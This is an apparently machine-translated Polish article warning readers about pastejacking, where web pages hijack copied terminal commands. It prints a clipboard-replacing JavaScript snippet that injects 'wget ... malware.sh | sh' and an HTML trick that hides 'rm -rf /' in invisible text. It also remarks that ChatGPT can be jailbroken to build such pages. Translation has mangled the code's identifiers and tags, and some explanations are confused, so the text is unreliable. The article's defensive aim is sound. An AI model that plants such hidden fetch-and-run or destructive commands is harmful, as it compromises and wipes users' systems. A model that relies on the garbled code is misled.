W dynamicznie zmieniającym się świecie kopiowanie i wklejanie poleceń z internetu może wydawać się szybkim i skutecznym rozwiązaniem problemów technicznych. Praktyka ta może być jednak ryzykowna, ponieważ naraża nasze bezpieczeństwo i prywatność na ukryte zagrożenia. Pochopne podejmowanie takich działań może mieć negatywny wpływ na nasze urządzenia i dane osobowe.
Od komputerów po telefony komórkowe, kopiuj i wklej są wszechobecne. Ułatwiają życie i oszczędzają czas, ponieważ nie trzeba wpisywać długich poleceń ani powtarzać tekstu. Jeśli jednak nie będziesz wystarczająco ostrożny, możesz paść ofiarą hakerów, po prostu kopiując kod z internetu i wklejając go na swój komputer.
W tym artykule szczegółowo omówimy potencjalne powody, dla których warto poważnie rozważyć powstrzymanie się od kopiowania i wklejania poleceń z internetu, podkreślając konsekwencje tej praktyki dla bezpieczeństwa i prywatności. Omówimy również strategie i wskazówki dotyczące bezpiecznego i odpowiedzialnego radzenia sobie z takimi sytuacjami, pozwalając cieszyć się korzyściami internetu bez narażania się na ryzyko. Dowiedz się, jak kopiowanie i wklejanie może doprowadzić do ataku hakerskiego i co możesz zrobić, aby temu zapobiec. Sprawdź Typowe metody stosowane przez hakerów do włamywania się na konto bankowe.
Szybkie linki
Dlaczego nie należy kopiować i wklejać poleceń
Niezależnie od tego, czy dopiero zaczynasz korzystać z wiersza poleceń, czy jesteś doświadczonym użytkownikiem, możesz mieć ochotę kopiować i wklejać polecenia z internetu, aby zaoszczędzić czas, szybciej wykonać pracę i zwiększyć produktywność. Należy jednak pamiętać, że złośliwe witryny internetowe wykorzystują pola z kodem jako broń do wstrzykiwania złośliwego kodu podczas kopiowania i wklejania poleceń bezpośrednio do terminala lub wiersza poleceń.
Ci złośliwi atakujący stosują wiele sztuczek front-endowych, aby ukryć złośliwe polecenia za pozornie nieszkodliwym kodem.
polecenie takie jak Sudo apt-get update && apt-get upgrade Powinno to zazwyczaj aktualizować repozytoria i pakiety w systemie Linux. Jeśli jednak nie jesteś tego świadomy i skopiujesz i wkleisz to polecenie bezpośrednio do terminala, możesz nieumyślnie uruchomić złośliwy kod z uprawnieniami roota ze względu na prefiks. sudo.
W najgorszym przypadku wykonanie polecenia może doprowadzić do całkowitego przejęcia kontroli nad systemem, a nawet ataku ransomware. Ale jak atakujący to robią? Jak złośliwe polecenia mogą być ukryte za nieszkodliwym kodem?
Jak działają ataki wykorzystujące złośliwe oprogramowanie?

Ten exploit można przeprowadzić za pomocą sprytnie skonstruowanego kodu Java Script, a nawet prostego kodu HTML. Java Script posiada mechanizm zwany EventListener, który rejestruje zdarzenia, takie jak kliknięcie przycisku, wysłanie formularza, poruszenie myszą, naciśnięcie klawisza lub zmiana rozmiaru okna.



EventListener, jak sama nazwa wskazuje, umożliwia aplikacji internetowej interakcję z określonymi zdarzeniami wyzwalanymi przez działanie użytkownika. Złośliwe strony internetowe wykorzystują ten legalny i użyteczny mechanizm, przechwytując zdarzenie, gdy użytkownik kopiuje tekst, i zastępując go złośliwym kodem.

Oto główny kod exploita użyty do stworzenia obrazu demonstracyjnego:
<scenariusz>dokument.dodajEventListener('kopia', funkcjonować(wydarzenie) { wydarzenie.preventDefault();
 const skopiowanyTekst = "wget http://localhost:8000/malware.sh | sh"wydarzenie.schowekDane.ustawDane('tekst/zwykły', skopiowanyTekst); });
</scenariusz>
Oto kolejna wersja demonstracyjna, która nie wymaga JavaScript i wykorzystuje podstawowy kod HTML:
<p>
sudo apt-get zainstaluj google-chrome-stable
<rozpiętośćstyl="kolor:biały;rozmiar czcionki:0pt;">rm-rf /</rozpiętość></p>
Ten kod tworzy niewidoczny biały tekst, skutecznie ukrywając złośliwe polecenie „rm -rf /”. Flaga ta również Dzięki podziałowi wiersza, niektóre okna terminala wykonują kod natychmiast po wklejeniu. Można by pomyśleć, że do przeprowadzenia tego ataku wymagana jest solidna znajomość programowania i umiejętności tworzenia stron internetowych, ale w rzeczywistości jest to całkiem proste.
Nawet jeśli atakujący nie ma wiedzy na temat języka Java Script ani tworzenia stron internetowych, może łatwo Tworzenie złośliwego oprogramowania za pomocą ChatGPTKorzystając z odpowiednich podpowiedzi, można łatwo Jailbreak ChatGPT I spraw, by tworzył złośliwe strony internetowe, które wykorzystają tę sztuczkę.
Jak możesz się chronić?
Nie ma konkretnego sposobu na ochronę przed atakami złośliwego kodu. Oczywiście, możesz wyłączyć JavaScript dla podejrzanych stron internetowych, ale ze względu na swoją naturę prawdopodobnie nie pozwolą Ci przeglądać stron bez uruchomionego JavaScript.
Co więcej, w przypadku CSS (kaskadowych arkuszy stylów) nie ma konkretnej obrony przed złośliwym kodem, ponieważ nadal jest to prawidłowy kod CSS (tj. kod nie zawiera błędu, ale intencja jest nadal szkodliwa). Najlepszym sposobem na ochronę jest przestrzeganie podstawowych zasad higieny w sieci i rozpoznawanie zagrożeń z rozsądkiem.
Nie odwiedzaj nieznanych linków i zawsze wklejaj polecenie skopiowane z internetu do edytora tekstu, zanim wkleisz je do terminala. Korzystaj z legalnych i sprawdzonych źródeł kodu, aby mieć pewność, że złośliwy kod nie dostanie się do wiersza poleceń.
Dodatkowo, niektóre aplikacje terminala, takie jak xfce4, są fabrycznie wyposażone w ochronę przed kopiowaniem i wklejaniem. Po wklejeniu polecenia do wiersza poleceń pojawi się okno dialogowe z informacją, co dokładnie zostanie wykonane. Sprawdź, czy używany terminal również obsługuje podobny mechanizm i włącz go. Niezbędne wskazówki dla zaawansowanych użytkowników systemu Ubuntu Linux.
Wykonywanie złośliwego kodu jest niezwykle niebezpieczne.
Nawet jeśli masz zainstalowaną aplikację antywirusową, niektóre formy złośliwego kodu mogą nadal przenikać przez bariery ochronne Twojego urządzenia. Dlatego ważne jest, aby zachować ostrożność w przypadku kodu kopiowanego online i wszędzie tam, gdzie to możliwe, stosować środki bezpieczeństwa, aby zapewnić sobie bezpieczeństwo. Możesz teraz sprawdzić Świetne zasoby bez kodu do tworzenia aplikacji i budowania stron internetowych bez kodu..